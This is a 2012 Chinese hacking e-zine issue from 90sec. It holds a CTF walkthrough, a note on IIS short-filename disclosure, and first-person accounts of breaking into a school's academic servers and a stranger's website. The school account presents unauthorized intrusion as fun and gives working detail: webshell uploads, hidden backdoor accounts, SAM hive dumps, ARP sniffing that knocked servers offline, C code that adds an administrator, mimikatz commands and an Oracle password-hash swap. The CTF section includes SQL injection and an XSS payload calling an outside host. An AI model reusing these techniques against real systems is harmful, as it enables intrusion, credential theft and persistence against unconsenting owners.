90 Security Team

安全月刊

[2012.07]

专注信息安全

90Sec 安全团队[www.90sec.org]

出品

前言

90sec 安全月刊从4月创刊，到现在也有3个月了，期间一直断断续续，一方面是由于大家实在是很忙，没有时间抽出精力来整理和编排月刊，另一方面也正是万事开头难的体现。

本月月刊，本来是准备以特定主题为主线的，但是由于宣传不到位和时间紧张，只有极少数人投递了文章。因此，本期月刊，是编者从论坛中近一个月的文章中筛选的，筛选的标准很多样化，有新的研究方向，也有一些比较有意思的渗透测试。

由于时间有限，本期的杂志从排版上和文章质量上可能并不是很高，也希望大家能理解，我们会争取做好以后的每一期安全月刊。

也欢迎大家将自己的文章积极地投递给我们，虽然我们不能给你提供报酬，但是我们会尽力让你的文章被更多的人所看到。

90sec 安全团队一直致力于提供一个平等、自由和属于大家的交流环境，也欢迎所有安全爱好者加入90sec，与大家交流，分享自己所得。

投稿、联系邮箱：green_leaves@90sec.org;cfking@90sec.org。

安全文档网站：mag.90sec.org

2012.7.15

90sec 通关活动过程报告

前言： 上个月中旬，论坛举办了第二次通关活动，目的是为了给予论坛的交流添加新的花样。

活动发布不久后，鬼哥就马上参与了，而且一直高歌凯进，显示出了他很强的技术功底和足够的仔细。没有时间参与那次活动的人可以看一下鬼哥的这篇通过报告，感受一下当时的氛围。

作者：鬼哥

直接说下拿下的方法（结果看起来很容易，但是过程中还是遇到了一些挫折！）

第一关： http://27.50.135.164
直接上传 111.jpG 在 IE 情况下无法成功，我是在 firefox 成功。

第二关： http://27.50.135.164/injection.php
一开始我直接用 111' uniOn seleCt 1,2,3# 密码填：2，直接成功了。由于过滤了一些所以 sql 语句要用大写转下绕过。

第三关： http://27.50.135.164/xssss.php
进入时有需要输入 pass，但是那个 pass 需要在第 2 关通过注入获取数据里的。通过 sql 暴出了 admin 一起有 3 个字段分别是 password email key password 于 key 都不是，就试了下 email 果然密码在这里面。通过下语句暴出来了↓
帐号那填：1' AnD updatexml(1,(SELEcT CONCAT(0x3a,`email`,0x3a) FROM admin),1)#OWUwMTUyZDVjNzljOWM0NjRiNDc=
一看就象 Base64 就去解了下，解密出：9e0152d5c79c9c464b47
20 位的 md5 想到了 dede 的密码 20 位的，去掉前 3 后 1，16 位的拿到 cmd5 解结果为 001122 ，使用 001122 成功登陆第 3 关，里面说 "本关需要你用 xss 获得下一关卡的信息。提示：会有程序模拟管理员登录的，信息在请求头中" 下面输出了ＩＰ 构造下登陆请求，在 X-Forwarded-For 填上 <scripT src=http://www.xxx.com/jj.asp></scripT>
jj.asp 输入 JS 截取浏览本页面的 referrer:escape(document.referrer)
得到了程序模拟管理登陆的 Referrer
http://27.50.135.164/xssss.php?email=90secperfect@sina.com&pass=welcometo90sec
看到了这段，我就想到了进油箱，果然用截取到的帐户密码进了 sina 的油箱，油箱里知道了第 4 关的地址。

第四关：http://27.50.135.164/003377000055.php
也是需要登陆 pass 问了下落叶是靠要社工。和前几次获取到的密码帐户组合，最后社到 90secperfect001122 成功进入。
进入后按提示下载了个 90secperfect.rar 发现加了 rar 密码。用 90sec 试了下就对了。。。解压出个 90secCrack.exe，说是这关要破解得到 key，可是逆向就没会过，找了个基友果断破了 key=57481151019949505151525354555657
输入后提示，通过 http://27.50.135.164/55kutntryb/ 拿 webshell

第五关：http://27.50.135.164/55kutntryb/
访问]http://27.50.135.164/55kutntryb/
直接跳到了：http://27.50.135.164/55kutntryb/index.php?info=info.php
常识：http://27.50.135.164/55kutntryb/index.php?info=../index.php
果断出了第一关的那个页面。。从而断定是本地包含。
要从这关拿 webshell 就得包含个文件，并且文件里有我们的一句话。马上就想到了再第 3 关提示的登录记录 cache.tmp 既然在第 3 关会把 X-Forwarded-For 写入到 cache.tmp 文件，我就伪造了 X-Forwarded-For 内容是 php 一句话木马，看到了写进去后，果断打开
http://27.50.135.164/55kutntryb/index.php?info=../cache.tmp 已成功执行了一句话，用菜刀直接连接，就这样拿下了 webshell

第六关：webshell 提权拿服务器。
权限设置得ＢＴ，aspx 也不支持，cmd 也无法执行。虽然存在 Shell.Application 组建，但是试了不知道为什么还是无法执行 cmd 发现有 c:\Program Files\zend\。落叶前段时间刚发了个 zend 提权工具果断研究了下。下了工具按照提权方法提示生成了个 dll 到 C:\Program Files\zend\lib\替换了 ZendExtensionManager.dll ，等待了一段时间 w3wp 重起生成的 dll 加载成功 telnet 27.50.135.164 6666 因为配置的时候是用 nc 反弹的 cmd。
连进去后 可以执行 cmd 但是权限依然是 iis 的低权限，果断上传 pr，执行 pr 提权成功(这个过程不用多说吧？谁都会！)

基本上就是这样了。
在这里要特别感谢：Mycool、四哥、心灵在通关过程的帮助。。
文采我不行。。希望体谅!!!

windows 8.3 命名规则的安全问题


作者：qingsh4n

0x1 windows 8.3 命名规则

8.3 是一种对档案名称命名的方法，这在 DOS 和 Microsoft Windows 的 Windows 95 及 Windows NT3.5 以的前版本中，在 FAT 档案系统中的常用方法。详见百度百科 8.3 命名规则。对于 8.3 命名规则知道下面四条就行了：

A. 文件名中最多只可以含有 8 个字符
B. 文件后缀最多 3 个字符
C. 目录名文件名都要是大写字
D. 当在 windows 下创建一个新文件时，系统同时会创建一个与 ms-dos 兼容的 8.3 命名的短文件名
E. 在 cmd 下可以用 dir /x 命令来查看对应的

下图是虚拟机中某个目录用命令 dir /x 查看的情况：



```
C:\PHPnow-1.5.6\htdocs>dir /x
 驱动器 C 中的卷没有标签。
 卷的序列号是 B87B-1E54

 C:\PHPnow-1.5.6\htdocs 的目录

2012-07-07  15:11    <DIR>                      .
2012-07-07  15:11    <DIR>                      ..
2010-09-22  17:16             8,195             index.php
2012-01-11  21:21    <DIR>                      magento
2012-07-07  14:29        16,348,888 MAGENT~1.GZ magento-1.6.2.0.tar.gz
2012-07-07  00:26    <DIR>          PHPMYA~1    phpMyAdmin
2012-07-07  00:28                54 QINGSH~1.TXT qingshen20120627123123123131221
3123.txt
               3 个文件     16,357,137 字节
               4 个目录  7,955,288,064 可用字节
```

0x2 在 windows+iis 下的安全性

当在 windows 下搭建的是 iis 时，web 文件和目录同样会像上面那样有好多的以 8.3 格式命名短文件名和目录名。那么就可以通过访问这些短文件名，根据服务器返回的信息来判断文件是否存在。下面是访问文件和对应的返回信息。

IIS Version	URL	Result/Error Message
IIS 6	/valid*~1*/.aspx	HTTP 404 - File not found
IIS 6	/Invalid*~1*/.aspx	HTTP 400 - Bad Request
IIS 5.x	/valid*~1*	HTTP 404 - File not found
IIS 5.x	/Invalid*~1*	HTTP 400 - Bad Request
IIS 7.x .Net.2 No Error Handling	/valid*~1*/	Page contains: "Error Code 0x00000000"
IIS 7.x .Net.2 No Error Handling	/Invalid*~1*/	Page contains: "Error Code 0x80070002"


假设文件 mypassword.txt 这个文件名很长，不好猜测，同时它对应的短文件名是：MYPASS~1.TXT，那么直接猜测 MYPASS~1.TXT 会比上面猜测容易的多，然后通过这个文件名可以再进行猜测。具体细节可以看 exploit-db 上面的文档 Microsoft IIS tilde character "~" Vulnerability/Feature – Short File/Folder Name Disclosure。

同时作者有一个利用工具 iis-shortname-scanner


```
C:\scanner-compiled>java scanner 2 20 http://www.sdl.me
Target = http://www.sdl.me/
How much delay do you want after each request in milliseconds [default=0]?
Max delay after each request in milliseconds = 0
Do you want to use proxy [Y=Yes, Anything Else=No]?no
No proxy has been used.

Scanning...

Dir: _DB_BA~1
Dir: SEC_AC~1
Dir: CHALLE~1
```

0x3 在 windows+apache 下的安全性

在 iis 的环境下只是用来猜测和暴力破解文件名和目录是否存在，我们却不能利用浏览器通过短文件名来访问，因为 iis 做了限制，但是在 apache 就不一样，我们可以在浏览器里直接输入文件的短文件名来进行远程访问。例如，有一个文件长文件名是 backup20120707192534345.txt



当我们如下访问时：



至于这个能做什么就看想象了：）

0x4 参考文档

Microsoft IIS tilde character "~" Vulnerability/Feature – Short File/Folder Name Disclosure
Windows Short (8.3) Filenames – A Security Nightmare?
http://zone.wooyun.org/content/487

检测某校教务管理系统

前言：

作者：deleter

0x00 起因

很久很久以前的某一天，一个什么都不知道的小白在网上第一次看到一个0day 的利用方法，开开心心的拿去测试了一番，哇，居然成功了~从此，这个小白从此便踏上了 web 安全之路。

这次渗透最开始是没有目的性的，一个同学学校的网站，友情检测了一番，从一个 webshell 引出了以下的故事。 本故事无图无真相，就当是我杜撰的吧~

0x01 GetWebshell

有一天突然蛋疼了一下，于是就找了一个同学的学校网站开始开刀。

都说是文科生电脑不好，那就先从文科专业开始吧。

当时的我还是小菜一个，看到网站二话不说拿出 wwwscan 就开始狂扫目录。扫了一阵，看到有一个 wwwroot.rar 的文件，瞬间蛋碎了…

迅雷下载之，是整个网站源码的打包，包括数据库文件。从数据库文件中读出管理员的账号和密码（明文的），登陆后台。在后台发现有文件管理这一选项。

文件管理好啊，直接上传 aspx 马后缀都不带判断的，成功得到 webshell。看在开门红的份上继续扫其他的网站。在另一个网站上扫出了 FCKeditor。当时年少，不知道 FCK 的目录遍历漏洞，一直到了后来才上传了 webshell。

附：FCKeditor 个人小结（重点已加红）
找 http://127.0.0.1/fckeditor/editor/filemanager/browser/default/browser.html
找 http://127.0.0.1/fckeditor/editor/filemanager/connectors/asp/connector.asp
构造形式，使&connector=后面跟 connector.aspx 的路径
/fckeditor/editor/filemanager/browser/default/browser.html?&connector=../../connectors/aspx/connector.aspx
浏览查看文件
/FCKeditor/editor/filemanager/browser/default/browser.html?Type=../&Connector=connectors/asp/connector.asp
突破建立文件夹（IIS 解析漏洞）
/fckeditor/editor/filemanager/browser/default/connectors/asp/connector.asp?Command=CreateFolder&CurrentFolder=/&Type=Image&NewFolderName=shell.asp

0x02 提权

提权这部分没什么好说的，aspx 有执行的权限。上传杀器 iis6.exe，秒杀之。两站通用。

虽然服务器有公网 ip，但是我无法直接连接其 3389，大概是防火墙的原因吧。设了个端口转发，由于我所在的网络也是不能连进来的，只好找了另外一台服务器当做跳板好不容易才登陆上去。

值得一提的是，在留后门的过程中，我不仅仅是建了一个隐藏的账号就完事了。因为服务器是 2003 的系统，导出所需的文件

```
reg save hklm\sam c:\sam.hive
reg save hklm\system c:\system.hive
```

用 Cain 在“Cracker”下的“LM & NTLM Hashs”导入 sam.hive，再导入 system.hive 中的 syskey，得到 hash。

然后拿着 hash 到 http://www.objectif-securite.ch/en/products.php 去破解。嗯，明文密码到手了。这样，即使某一天我建的隐藏账户被删了还是有继续利用的可能的。

PS：另外有种用注册表修改账户属性添加账户的方法破坏性太大，曾经试过一次，把人家服务器给挂掉了，内疚了好几天，以后就不敢再用了…

0x03 嗅探

一下子到手了两台服务器，略有成就感，心里也就越来越邪恶了。顺手查了下学校教务处的网站 ip，在一个网段里面。操起神器 cain 嗅探之。此时我的目标由单纯的拿 webshell 到拿教务处的服务器了。

Cain 刚刚开了不到十分钟，教务处的服务器就挂掉了。吓得我赶紧关了 cain。百度来百度去，找到一种防止 cain 挂掉服务器的方法。原理是隔一段时间 ping 一个必定存在的 ip，若 ping 不通，则表示整个网挂掉了，需要 k 掉 cain。

但是在实际测试中，只是目标机（教务处）网站挂掉了，而我的傀儡服务器还是能上网的，我也是能 ping 的通目标机的。因此，cain 破坏的只是目标机与路由器之间的信息交换。把网上得到的代码稍微修改下，换成隔一段时间重启一次 cain。如下所示：

```
@echo off
:ping
@choice /C YN /T 100 /D Y
@taskkill /f /im Cain.exe
@choice /C YN /T 15 /D Y
@start Cain.exe
GOTO ping
```

是 bat 脚本文件，放在 cain 的目录下执行。实际测试，即使这样还是会使目标机的网络不稳定，但是没办法啦，管理员赶紧上线吧~

很多人肯定会问，为什么拿教务处的 webshell 还要走嗅探这条路呢？

我在这里补充几句。教务处的网站用的正方的系统，网上已知的漏洞测试无效。同服的还有一个动易改版的 CMS 系统，无已知漏洞，无敏感文件。只能采用这种曲线救国的方式了。

为了减小傀儡机的负荷，在 cain 的配置中把能去的都去掉，比如说无用的端口，无用的 Http Field 等等，只加入 80 端口和从网页源码中 form 里得到的用户名和密码的 input name。这些信息抓抓包看的更直接一点。

比如说表单中有下面的部分：

```
<input name='UserName' type='text' id='UserName'>
<input name='password'    type='password'>
```

则在 cain 中的 username fields 中只保留或者自己添加 UserName，在 password fields 中只保留或者自己添加 password，然后就开嗅开 arp 吧~

0x04 嗅探后 getshell

等了大概有三四天的样子，唔，这三四天就这么心惊胆战的过来了，管理员上线啦~

用 cain 嗅探得到的密码，进入动易改版的 CMS 系统的后台。

后台中有类似 eWebeditor 的编辑器，但是即使添加 asp、aaspsp 等扩展名在允许的列表中依然无法上传。（当时没有考虑到换成 cer 什么的后缀，也许这些没有拦截也说不定呢）后台数据库无法选择备份源和备份路径。无法修改文件源码。配置选项的内容存在数据库中，数据库路径未知。难道就这样卡住了？好吧，当时真的就这么卡住了。

这个 CMS 系统有日志备份，只要不正常的操作就给你记录下来，而且变态的是最近两天的记录不能删掉。为了不打草惊蛇，暂且放一放。

几天之后，手贱有点进去。那是一个月黑风高的夜晚，我几乎把后台所有的功能都遍历了一遍，发现上传文件夹的名称是可以自己定义的!!! 默认是 UploadFiles，将它改为 UploadFiles.asp，上传后缀改为 jpg 的 asp 马，利用 IIS 解析漏洞成功拿下！

服务器是支持 aspx 的，又拿出 iis6.exe 打算秒杀之。

0x05 教务处提权

iis6.exe whoami 显示 system 权限。嗯，离拿下服务器不远了。我当时是这么想的。

Net user 添加用户不成功。当时不相信自己的眼睛。重复试了几次之后绝望了…

Net.exe 是有的，但就是加不上用户。好吧好吧，反正有 system 的权限，只是不能加用户而已，直接读它的 hash 吧~

读出 hash，发现这台服务器将 administrator 的名字改了，并且对应管理员账户下 hash 显示为空，怎么回事？幸亏还有两个其他的用户，3389 登陆之。

这次在 cmd 下，net user 添加用户，360 提示。擦，原来是被 360 的防黑加固功能拦了。好吧，没话说了。网上搜到一个 API 添加用户的方法，自己编译了一下，成功添加用户。

```
#include "stdafx.h"
#include <stdio.h>
#include <windows.h>
#include <lm.h>
#pragma comment(lib,"netapi32")

int main()
{
USER_INFO_1 ui;
DWORD dwError = 0;

ui.usri1_name = L"ying";       //这个是要添加的用户名，可以自己改改
ui.usri1_password = L"ying520";     //这个是用户密码，也可以自己改改
ui.usri1_priv = USER_PRIV_USER;
ui.usri1_home_dir = NULL;
ui.usri1_comment = NULL;
ui.usri1_flags = UF_SCRIPT;
ui.usri1_script_path = NULL;
NetUserAdd(NULL, 1, (LPBYTE)&ui, &dwError);
wchar_t szAccountName[100]={0};
wcscpy(szAccountName,ui.usri1_name);
LOCALGROUP_MEMBERS_INFO_3 account;
account.lgrmi3_domainandname=szAccountName;                    // 添 加 到
Administrators 组
NetLocalGroupAddMembers(NULL,L"Administrators",3,(LPBYTE)&account,1);
return 0;
}
```

管理员的密码真的为空么？我对此表示极度的怀疑。Hash 提取是无望了，用杀器吧。

趁真正的管理员处于已断开状态，祭出 mimikatz。

Mimikatz 只要三个文件就够了，mimikatz.exe，PsExec.exe，sekurlsa.dll。用法如下：

```
//提升权限：
privilege::debug
//注入 dll：
inject::process lsass.exe “C:\recycler\sekurlsa.dll”    要用绝对路径！并且路径中绝对不能有中文（可以有空格）!
//抓取密码：
@getLogonPasswords
wdigest 后面就是明文密码了
//退出：
exit，不要用 ctrl + c，会导致 mimikatz.exe CPU 占用达到 100%，死循环。exi
```

得到管理员明文密码。

擦，30 位的密码…第一次见到…管理员要背这么长的密码，辛苦了…

0x06 数据库数据库！

进入了教务处也该拿点东西出来留作纪念吧~于是就打算脱库。

从正方的系统中读出了 oracle 的连接用户和密码，可惜密码是加过密的。网上有位大牛写过逆向的一个算法，但是需要 key 才能破解。逆向不会啊，key 也不知道是什么…

我想 oracle 的数据库总归还是存在的，直接加个用户看看能不能读出来。用 oracle 本地登录，添加了本地用户，连接不到数据源。最开始以为是用户不对的原因，但是正确的账户我是不知道密码的，oracle 的用户密码不是明文的，cmd5 上也没有对应的破解。但是既然我有了 sys 的权限，总归有方法的。于是从网上找了种 bypass 密码的方法。

其思想是读出我目标用户的密码哈希，记录下来，然后用把它的密码改掉。在操作完之后把原来的哈希还原回来。其主要的操作如下：

```
connect sys/oracle as sysdba;（连接数据库）
select username，password from dba_users;（读出用户名和密码哈希，并记录）
alter user system identified by manager;（修改用户 system 密码为 manager）
connect system/manager;（用目标账户连接，做坏事吧~）
alter user system identified by values ‘2D594E86F93B17A1’;（还原哈希）
```

搞了半天发现还是读不到自己想要的信息。后来才发现，原来是站库分离啊…本机上装着 oracle，另外一台服务器上也装着 oracle，本机连接另一台服务器的数据库居然，坑死我了…

看看那台有数据库的服务器的信息，没开 web 服务。这让我等小菜情何以堪。Nessus 扫描了下，说是这个版本的 oracle 有溢出漏洞。Oracle 10gR2 TNS Listener AUTH_SESSKEY Buffer Overflow。略略开心了下，想来是可以用 msf 溢出了。可是我当前的 ip 被学校限制了，几乎从外面没法连进来，遂放弃…

看来看去只有破数据库连接密码这一条路了。

0x07 解密

搜到两篇博文：

http://www.jbeta.net/post/31.html

http://www.cnblogs.com/Yahong111/archive/2007/08/15/857140.html

其实内容是差不多的。

按照第二篇里面的方法，自己写了一个.cpp 的文件，编译了下，但是缺少参数 key。

问基友无果，到 90sec 发帖求助。

在这里我得到了一个关键的信息——Reflactor 反编译器。在上面两篇文章中只提到了 ILDasm，而 ILDasm 反编译出来还是类似汇编的中间代码，根本没法阅读…有了 Reflactor，我就能比较直观的看出加解密函数的执行方式。

于此同时我也发邮件给 jbeta 的博主，问他有关的信息。整理相关的信息如下：

1. 博主当时得出的 key：Acxylf365jw；
2. 各个学校的 key 可能会不一样；
3. Key 加密解密算法的实现；
4. Key 就在这个 dll 里，但是我不知道该如何找到它。

现在我有两种选择，一是读懂加密解密算法，再想办法得到 key，还有一种是翻来翻去一点一点找了。

我大致读了下加密的代码，其基本思想是拿密码和 key 进行异或操作。看到异或就略略开心了下，因为异或加密是有一定的 bug 的。

即：

E(a)=a xor key

key=E(a) xor a

也就是说，我只要知道一个明文和这个明文对应的 key 我就能逆出这个 key 来。但是这个加密算法还有一个 if 的判断，若异或之后得到的值在某个范围内，就采用异或；若不在这个范围里就保留原值。当然，还有点其他的简单处理逻辑在里面。所以，如果运气不好的话，我需要很多个明文以及其对应的密文才能得到 key。因为我找到了一个数据库的备份文件，据博主说其中的加密算法都是一样的，所以我能通过这个方法得到 key，但是略麻烦…作为备选思路吧。

唔，这样就只能先翻翻看喽~

Reflactor 有个 String 和 Constant 的搜索功能，输入“key”，搜了半天也没搜到。就在下定决心根据 leo108 童鞋的提示从 module1 里一点一点找的时候，手贱把博主给的 key 值放到搜索框里试了下，居然找到了!!

又一次人品爆发，啊哈哈~

在 Module1_sjh 下面.cctor()里面得到如下信息：

```
static Module1_sjf()
{
	str_jm = "Acxylf365jw";
	arrlistDyx = new ArrayList();
	$STATIC$PrintBarCode$051EE882$strBarTable$Init=new StaticLocalInitFlag();
}
```

把 key 放到解密函数中，成功得到数据库连接密码。

整个渗透过程到这里为止吧，不想再继续下去了。因为我没有破坏人家数据的欲望，连接到数据库之后就收手了。Oracle 应该还能继续提权的，怕惹出什么麻烦来…

有个邪恶的想法，就是把各种妹子的照片导出来，嘿嘿嘿嘿~~~~

0x08 感想

我觉得，对各种 root 的欲望，对自己能力的探测，对网络管理员们当前安全观念缺失的程度的测试，是我渗透下去的动力。

本次渗透主要由我一人完成，在最后阶段得到了 http://www.jbeta.net/博主的帮助和 **leo108** 同学的提示，才得以完成整个渗透过程。

小菜之作，没什么技术含量。见笑了~

附：解密用的 cpp 代码（cmd 下运行）

```
#include <iostream>
#include <string>
using namespace std;

string ReverseStr(string strFormer)
{
	string strReversed = "";
	string:: iterator iter = strFormer.end();
	while(iter != strFormer.begin())
	{
		strReversed += *(--iter);
	}
	return strReversed;
 }
```

```
string Decode(string PlainStr, string key)
{
	int i;
	string jiemi;
	string KeyChar;
	string NewStr;
	int Pos;
	string Side1;
	string Side2;
	string strChar;
	int _Vb_t_i4_0;

	Pos = 1;
	if(PlainStr.size()%2 == 0)
	{
		Side1 = ReverseStr(PlainStr.substr(0, PlainStr.size()/2));
		Side2 = ReverseStr(PlainStr.substr(PlainStr.size()/2));
		PlainStr = Side1 + Side2;
	}

	_Vb_t_i4_0 = PlainStr.size();
	int bl_1, bl_2, bl_3, bl_4=0;
	for(i=1; i<=_Vb_t_i4_0; i++)
	{
		strChar = PlainStr.substr(i-1, 1);
		KeyChar = key.substr(Pos-1, 1);

		bl_1 = (strChar[0] ^ KeyChar[0]) < 32? 1:0;
		bl_2 = (strChar[0] ^ KeyChar[0]) > 126? 1:0;
		bl_3 = (strChar[0] < 0? 1:0) | (bl_1 | bl_2);
		bl_4 = (strChar[0] > 0xFF? 1:0) | bl_3;
		if(bl_4)
		{
			cout << "if" << endl;
			NewStr += strChar;
			cout << "strChar :" <<endl;
		}
		else
		{
			cout << "else" << endl;
			char ch = strChar[0] ^ KeyChar[0];
			string str = "";
			str += ch;
			NewStr += str;
```

```
                cout << strChar << " xor " << KeyChar << " is " << ch << endl;
            }
            if(key.size() == Pos)
            {
                cout << "key.size() == Pos" << endl;
                Pos = 0;
            }
            Pos += 1;
        }
        jiemi = NewStr;
        return jiemi;
}

void main(){
    string key="Your Key";
    string pass="Your DB Pass";

    string data=Decode(pass,key);

    cout<<data<<endl;
}
```


变相黑掉 QQ 空间

作者：回忆、

原因是这样的，上次在 90sec 看到一篇文章，说是变相黑掉 QQ 空间。。

我看了，深有感发，又可以装 B 了，请不要鄙视我。。。

开始找 QQ 好友，找到一个小妹妹的 QQ。。




打开目标网站看看，大概看了下，是 dedecms 搭建的。。

主站试下后台目录，没试出来，管理员改了，又找了下管理员的个人资料。。。

结果啥都没，郁闷，我旁注去、、

在爱站网查询了下，发现这个网站流量很大。。。

看旁注全部是和主站差不多，全部是 DEDECMS 搭建的，



再接下来我一直一个一个的网站试后台，最后试出来一个。。。

默认的后台 dede

试弱口令，一试发现管理员帐号不对，他改了。。。

郁闷中。。抽支烟继续。。

抽完突然灵光一闪，妈的，这是 DEDCMS5.7

上次不是爆了个注入漏洞出来么，我一想到，我就马上去 90sec 找相关文章了。。

找到了相关文章，继续一顿 XXOO，拿下管理员帐号和 MD5 加密的密码。。。

